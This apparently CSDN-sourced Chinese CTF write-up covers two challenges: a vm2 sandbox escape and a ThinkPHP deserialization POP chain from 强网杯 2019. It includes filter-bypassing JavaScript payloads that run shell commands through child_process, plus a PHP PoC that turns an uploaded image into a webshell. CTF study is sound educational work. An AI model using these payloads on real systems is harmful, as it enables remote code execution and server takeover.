
run online: /run.php?code=new%20Date();

Ouput: Fri Nov 22 2019 15:39:22 GMT+0800 (China Standard Time)

真的是 PHP 嘛

提示不是PHP，尝试访问run.php,得到

```
<?php
if( array_key_exists( "code", $_GET ) && $_GET[ 'code' ] != NULL ) {
    $code = $_GET['code'];
    echo eval(code);
} else {
    highlight_file(__FILE__);
}
?>
```



定义和用法

array_key_exists() 函数检查某个数组中是否存在指定的键名，如果键名存在则返回 true，如果键名不存在则返回 false。

提示：请记住，如果您指定数组的时候省略了键名，将会生成从 0 开始并且每个键值对应以 1 递增的整数键名。（参阅例子 2）

语法


```
array_key_exists(key,array)
```


参数	描述
key	必需。规定键名。
array	必需。规定数组。

技术细节

返回值:	如果键名存在则返回 TRUE，如果键名不存在则返回 FALSE。
PHP 版本:	4.0.7+


按照提示将code后的运算式需url编码传入


Esc !1 @2 #3 $4 %5 ^6 &7 *8 (9)0 _- += |\ `~
Tab Q W E R T Y U I O P {[}] BS
Ctrl A S D F G H J K L :; "' Enter
Shift Z X C V B N M <, >. ?/ Shift Fn
Fn Alt Space Alt Win HHKB
Happy Hacking auto coding



http://470bf101-650f-4418-b7be-b7db6e73bc6d.node4.buuoj.cn/run.php?code=2%2b3

再传入new%20Date()会显示时间
既然提示不是php，测试是不是js,输入`Error().stack`



```
Error at vm.js:1:1 at Script.runInContext (vm.js:131:20) at VM.run (/app/node_modules/vm2/lib/main.js:219:62) at /app/server.js:51:33 at Layer.handle [as handle_r
(/app/node_modules/express/lib/router/layer.js:95:5) at next (/app/node_modules/express/lib/router/route.js:137:13) at Route.dispatch
(/app/node_modules/express/lib/router/route.js:112:3) at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5) at
/app/node_modules/express/lib/router/index.js:281:22 at Function.process_params (/app/node_modules/express/lib/router/index.js:335:12)
```

发现是VM2沙盒逃逸(参考文章：VM2沙盒逃逸)
github上有最新的poc: https://github.com/patriksimek/vm2/issues/225

```
"use strict";
const {VM} = require('vm2');
const untrusted = '(' + function(){
    TypeError[`${`${`prototyp`}e`}`].get_process = f=>f.constructor("return process")();
    try{
        Object.preventExtensions(Buffer.from("")).a = 1;
    }catch(e){
        return e.get_process(()=>{}).mainModule.require("child_process").execSync("whoami").toString();
    }
}+')()';
try{
    console.log(new VM().run(untrusted));
}catch(x){
    console.log(x);
}
```

直接用会有关键字过滤

```
['for', 'while', 'process', 'exec', 'eval', 'constructor', 'prototype', 'Function', '+', '"',''']
```

解法一： 将关键字加入反引号,命令进行url编码

payload:

```
/run.php?code=(()=%3E{%20TypeError[[`p`,`r`,`o`,`t`,`o`,`t`,`y`,`p`,`e`][`join`](``)][`a`]%20=%20f=%3Ef[[`c`,`o`
,`n`,`s`,`t`,`r`,`u`,`c`,`t`,`o`,`r`][`join`](``)]([`r`,`e`,`t`,`u`,`r`,`n`,`%20`,`p`,`r`,`o`,`c`,`e`,`s`,`s`][`
join`](``))();%20try{%20Object[`preventExtensions`](Buffer[`from`](``))[`a`]%20=%201;%20}catch(e){%20return%20e[
`a`](()=%3E{})[`mainModule`][[`r`,`e`,`q`,`u`,`i`,`r`,`e`][`join`](``)]([`c`,`h`,`i`,`l`,`d`,`_`,`p`,`r`,`o`,`c`
,`e`,`s`,`s`][`join`](``))[[`e`,`x`,`e`,`c`,`S`,`y`,`n`,`c`][`join`](``)](`cat+%2fflag`)[`toString`]();%20}%20})
()
```

解法二： 使用Javascript模板文字绕过如

```
prototype变成`${`${`prototyp`}e`}`
```

payload

```
(function (){
    TypeError[`${`${`prototyp`}e`}`][`${`${`get_proces`}s`}`] = f=>f[`${`${`constructo`}r`}`](`${`${`return this
.proces`}s`}`)();
    try{
        Object.preventExtensions(Buffer.from(``)).a = 1;
    }catch(e){
        return e[`${`${`get_proces`}s`}`](()=>{}).mainModule[`${`${`requir`}e`}`](`${`${`child_proces`}s`}`)[`${
`${`exe`}cSync`}`](`cat /flag`).toString();
    }
})()
```


[强网杯 2019]Upload


知识点

- Thinkphp反序列化


WP

进入是登录注册界面，注册一个账号进行登录




Password
REGISTER
© 2019 Discuz Login Form . All rights reserved .
https://blog.csdn.net/qq_45834505


发现页面有跳转延迟到文件上传界面，尝试上传图片马失败，而且这个跳转界面看着像是TP



Forbidden type!


页面自动 跳转 等待时间： 1

登录的cookie是一串可疑数字




```
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en-GB;q=0.7,en;q=0.6
Cookie: UM_distinctid=17afba60227248-033a545edef0c5-6373260-151800-17afba602291d5; user=
YTo1OntzOjI6IklEIjtpOjM7czo4OiJ1c2VybmFtZSI7czo1OiJhZG1pbiI7czo1OiJlbWFpbCI7czoxNzoiMTc2MDM5MzY4NUBxcS5jb20iO3M6ODoicGFzc3dvcmQiO3M6MzI6ImM0Y2E0MjM4YTBiOTIzODIwZGNjNTA5YTZmNzU4
NzU4NDliIjtzOjM6ImltZyI7Tjt9
Connection: close
```

base64解密发现是序列化字符串




```
1OiJhZG1pbiI7czo1OiJlbWFpbCI7czoxNzoiMTc2MDM5MzY4NUBxcS5jb20iO3M6ODoicGFzc3dvcmQiO3M6MzI6ImM0Y2E0MjM4YTBiOTIzODIwZGNjNTA5YTZmNzU4NDliIjtzOjM6ImltZyI7
```



```
a:5:{s:2:"ID";i:3;s:8:"username";s:5:"admin";s:5:"email";s:17:"1760393685@qq.com";s:8:"password";s:32:"c4ca4238a0b923820dcc509a6f75849b";s:3:"img";N;}
```


https://blog.csdn.net/qq_45834505

dirsearch扫描到源码www.tar.gz,webstorm打开，发现两处断点应该是提示。



```
    public function __destruct()
    {
        if(!$this->registed){
            $this->checker->index();
        }
    }
```

https://blog.csdn.net/qq_45834505



```
    public function login_check(){
        $profile=cookie( name: 'user');
        if(!empty($profile)){
            $this->profile=unserialize(base64_decode($profile));
            $this->profile_db=db( name: 'user')->where( field: "ID",intval($this->profile['ID']))->find();
            if(array_diff($this->profile_db,$this->profile)==null){
                return 1;
            }else{
                return 0;
            }
        }
    }
```

https://blog.csdn.net/qq_45834505

login_check将用户的cookie反序列化，后到数据库中检查相关信息是否一致，Register.php中的析构方法destruct中的registed和checker可控。

在profile.php中有文件上传的函数

```
<?php
namespace app\web\controller;

use think\Controller;

class Profile extends Controller
{
    public $checker;
    public $filename_tmp;
    public $filename;
    public $upload_menu;
    public $ext;
    public $img;
    public $except;

    public function __construct()
    {
        $this->checker=new Index();
        $this->upload_menu=md5($_SERVER['REMOTE_ADDR']);
        @chdir("../public/upload");
        if(!is_dir($this->upload_menu)){
            @mkdir($this->upload_menu);
        }
        @chdir($this->upload_menu);
    }

    public function upload_img(){
        if($this->checker){
            if(!$this->checker->login_check()){
                $curr_url="http://".$_SERVER['HTTP_HOST'].$_SERVER['SCRIPT_NAME']."/index";
                $this->redirect($curr_url,302);
                exit();
            }
        }
//如果直接上传会在文件后加入.png导致即使上传成功php文件也无法被解析
        if(!empty($_FILES)){
            $this->filename_tmp=$_FILES['upload_file']['tmp_name'];
            $this->filename=md5($_FILES['upload_file']['name']).".png";
            $this->ext_check();
        }
        //这里将ext赋值为1则可以进入
        if($this->ext) {
            if(getimagesize($this->filename_tmp)) {
                @copy($this->filename_tmp, $this->filename); //将filename_tmp移动到filename
                @unlink($this->filename_tmp);
                $this->img="../upload/$this->upload_menu/$this->filename";
                $this->update_img();
            }else{
                $this->error('Forbidden type!', url('../index'));
            }
        }else{
            $this->error('Unknow file type!', url('../index'));
        }
    }

    public function update_img(){
        $user_info=db('user')->where("ID",$this->checker->profile['ID'])->find();
        if(empty($user_info['img']) && $this->img){
            if(db('user')->where('ID',$user_info['ID'])->data(["img"=>addslashes($this->img)])->update()){
                $this->update_cookie();
                $this->success('Upload img successful!', url('../home'));
            }else{
                $this->error('Upload file failed!', url('../index'));
            }
        }
    }

    public function update_cookie(){
        $this->checker->profile['img']=$this->img;
        cookie("user",base64_encode(serialize($this->checker->profile)),3600);
    }

    public function ext_check(){
        $ext_arr=explode(".",$this->filename);
        $this->ext=end($ext_arr);
        if($this->ext=="png"){
            return 1;
        }else{
            return 0;
        }
    }
  //get中的except可控，它指向了一个索引数组
    public function __get($name)
    {
```

```
    {
        return $this->except[$name];
    }

    //name是不可访问函数的名字
 //arguments是参数，为空
    //而当使用this->index,就是访问一个不可访问的属性，然后触发__get()魔术方法
    public function __call($name, $arguments)
    {
        if($this->{$name}){
            $this->{$this->{$name}}($arguments);
        }
    }

}
```

其中的魔术方法：

```
__get() 在调用不可访问的属性的时候触发
__call() 在调用不可访问的方法的时候触发
```

1.要绕过加.png的限制可以通过直接发送get请求，不上传文件这样FILES就为空绕过。直接进入下一个if，让ext为1进入，实现将png移动为php文件。
2.我们如果把 `$this->checher` 赋值为Profile 对象，那么就会调用Profile对象中的index() 方法，这个方法在Profile中是不存在的，所以会调用__call() , __call中又会调用 `$this->index` ,index 属性在Profile中也是不存在的，就会触发__get() 方法，那么我们再设置Profile 中的except['index‘] 为 upload_img 的话，就会成功触发upload_img() 。
进而控制upload_img()中的方法进行文件名控制传入木马。
因此整个利用链为

```
Register -> __destruct
Profile -> __call
Profile -> __get
Profile -> upload_img
```

POC

```php
<?php

namespace app\web\controller;
error_reporting(0);
class Profile
{
    public $checker=0; //目的是绕过index类的检查，防止退出程序
    public $filename_tmp;
    public $filename;
    public $upload_menu;
    public $ext;
    public $img;
    public $except;


    public function __get($name)
    {
        return $this->except[$name];
    }

    public function __call($name, $arguments)
    {
        if($this->{$name}){
            $this->{$this->{$name}}($arguments);
        }
    }

}

class Register
{
    public $checker;
    public $registed;

    public function __destruct()
    {
        if(!$this->registed){
            $this->checker->index();
        }
    }

}

$profile = new Profile();
$profile->except = ['index' => 'img'];
$profile->img = "upload_img";
$profile->ext = "1";//过if来复制shell
$profile->filename_tmp = "./upload/";
//指定路径
$profile->filename = "./upload/webshell.php";

$register = new Register();
$register->registed = false; //过destruct里的if
$register->checker = $profile; //调用POP链

echo urlencode(base64_encode(serialize($register)));
```

要执行我们的反序列化链就要利用index.php中的对cookie的操作。

首先上传图片马得到文件名和路径，将路径放入exp中，将生成的序列化数据替换cookie再访问原来的文件夹这时候png文件就变成了php文件，木马上传成功，就可以webshell了。

（ps:我这个环境有问题上传成功一直不显示路径服了）。